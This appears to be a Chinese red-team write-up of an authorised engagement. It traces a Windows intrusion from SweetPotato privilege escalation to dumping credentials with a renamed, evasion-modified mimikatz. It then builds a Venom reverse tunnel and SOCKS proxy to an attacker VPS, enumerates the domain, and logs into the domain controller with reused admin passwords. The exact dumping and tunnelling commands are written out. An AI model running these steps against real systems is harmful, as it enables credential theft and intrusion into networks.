这里先使用SweetPotato.exe甜土豆来提权，可以成功提权，在可以提权的情况下，方便之后直接使用mimikatz抓取密码。




猕猴桃抓取密码

准备好免杀的mimikatz，改成chromes.exe扔上去，使用命令chromes.exe "privilege::debug" "sekurlsa::logonpasswords"抓取密码，输出到txt文本中，打开后可以看到mimikatz抓取的结果。



把抓到的NTLM拿到cmd5去解密一下，成功拿到administrator的密码。

用获取到的密码登录服务器，可以看到成功登录。



建立隧道

目前已知的信息为，当前用户xxx为 administrator 权限，windows server 2008R2，

机器可通外网，同时为内网机器。接下来扔一个毒液上去，用来把内网的流量代理出来。

把venom的admin端跟agent端分别上传到自己公网的vps和被控的windwos服务器上。


使用如下命令启动admin监听端口，并在agent端发起连接，建立后可以使用goto 1进入目前被控windwos机器的节点。

./admin.exe -lport 6666


./agent.exe -rhost your_vps -rport 6666

```
C:\Windows\System32>admin.exe -lport 6666
Venom Admin Node Start...

  ____    ____  { v1.1  author: Dlive }
  \   \ /   /____   ____   ____   _____
   \   Y   // __ \ /    \ /    \ /     \
    \     /\  ___/|   |  \  (_)  )  Y Y  \
     \___/  \___  >___|  /\____/|__|_|  /
               \/     \/               \/

(admin node) >>> show
A
(admin node) >>>
[+]Remote connection.                37:50387
[+]A new node connect to admin node success
(admin node) >>> show
A
+ -- 1
(admin node) >>> goto 1
node 1
(node 1) >>> socks 6767
a socks5 proxy of the target node has started up on the local port 6767.
(node 1) >>>
```

再使用命令socks 6767，建立到Windows服务器节点的socks5代理，最后在本地使用proxifier输入vps的ip跟刚设置的6767端口即可在本地直接访问内网资源。



这样我们就可以直接访问内网资源了。由于走的是全局的流量，使用本地的工具开始对内网做一些探测，确定下一步前进的路线，收集了一批内网资产，发现一些服务且通过弱口令也登录到部分后台，但发现这种一个一个的去搞效率太慢。想到之前抓到的密码，看看能不能从另一个角度前进。




登录域控

由于之前使用mimikatz抓到了一批密码，在一般情况下，内网的这些密码都会存在多个机器使用相同密码的情况，甚至域控的密码都一样。这样不管是哈希传递还是说直接用抓到的明文去批量撞内网的机器，都可以快速获取战果的。这里先不着急，先做一个域内信息的收集。这里只放几张关键的图和步骤.....


使用net group "Domain Controllers" /Domain 查看了一下域控制器，发现有三台，应该是主备域控，多余出来的暂时不知道是作何用途的，接着查询域管机与域管用户。

使用net group "domain adminis" /domain 查询发现多个域管用户，突然看到之前使用mimikatz抓到过其中域管的密码。这样看来应该是域管登录过本台机器。

使用ping命令找到域控的ip。



试着直接使用mimikat抓取得到的域管密码去登陆 xxx-DC，尝试登录，发现直接能登陆！



做到这一步的时候，项目的预期效果已经达到，因此并没有继续下去，后续的行为被“叫停”。

总结

这是一次平常的任务记录，也可以说是比较幸运的一次项目经历。从SQL注入到上传再到最后拿到域控，从一个小小的口子，拿到shell，到最后的直捣黄龙。平时多搞站，多总结复盘，在技术的路上才能不断地攀升，正所谓，抬头看路，低头干活！

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队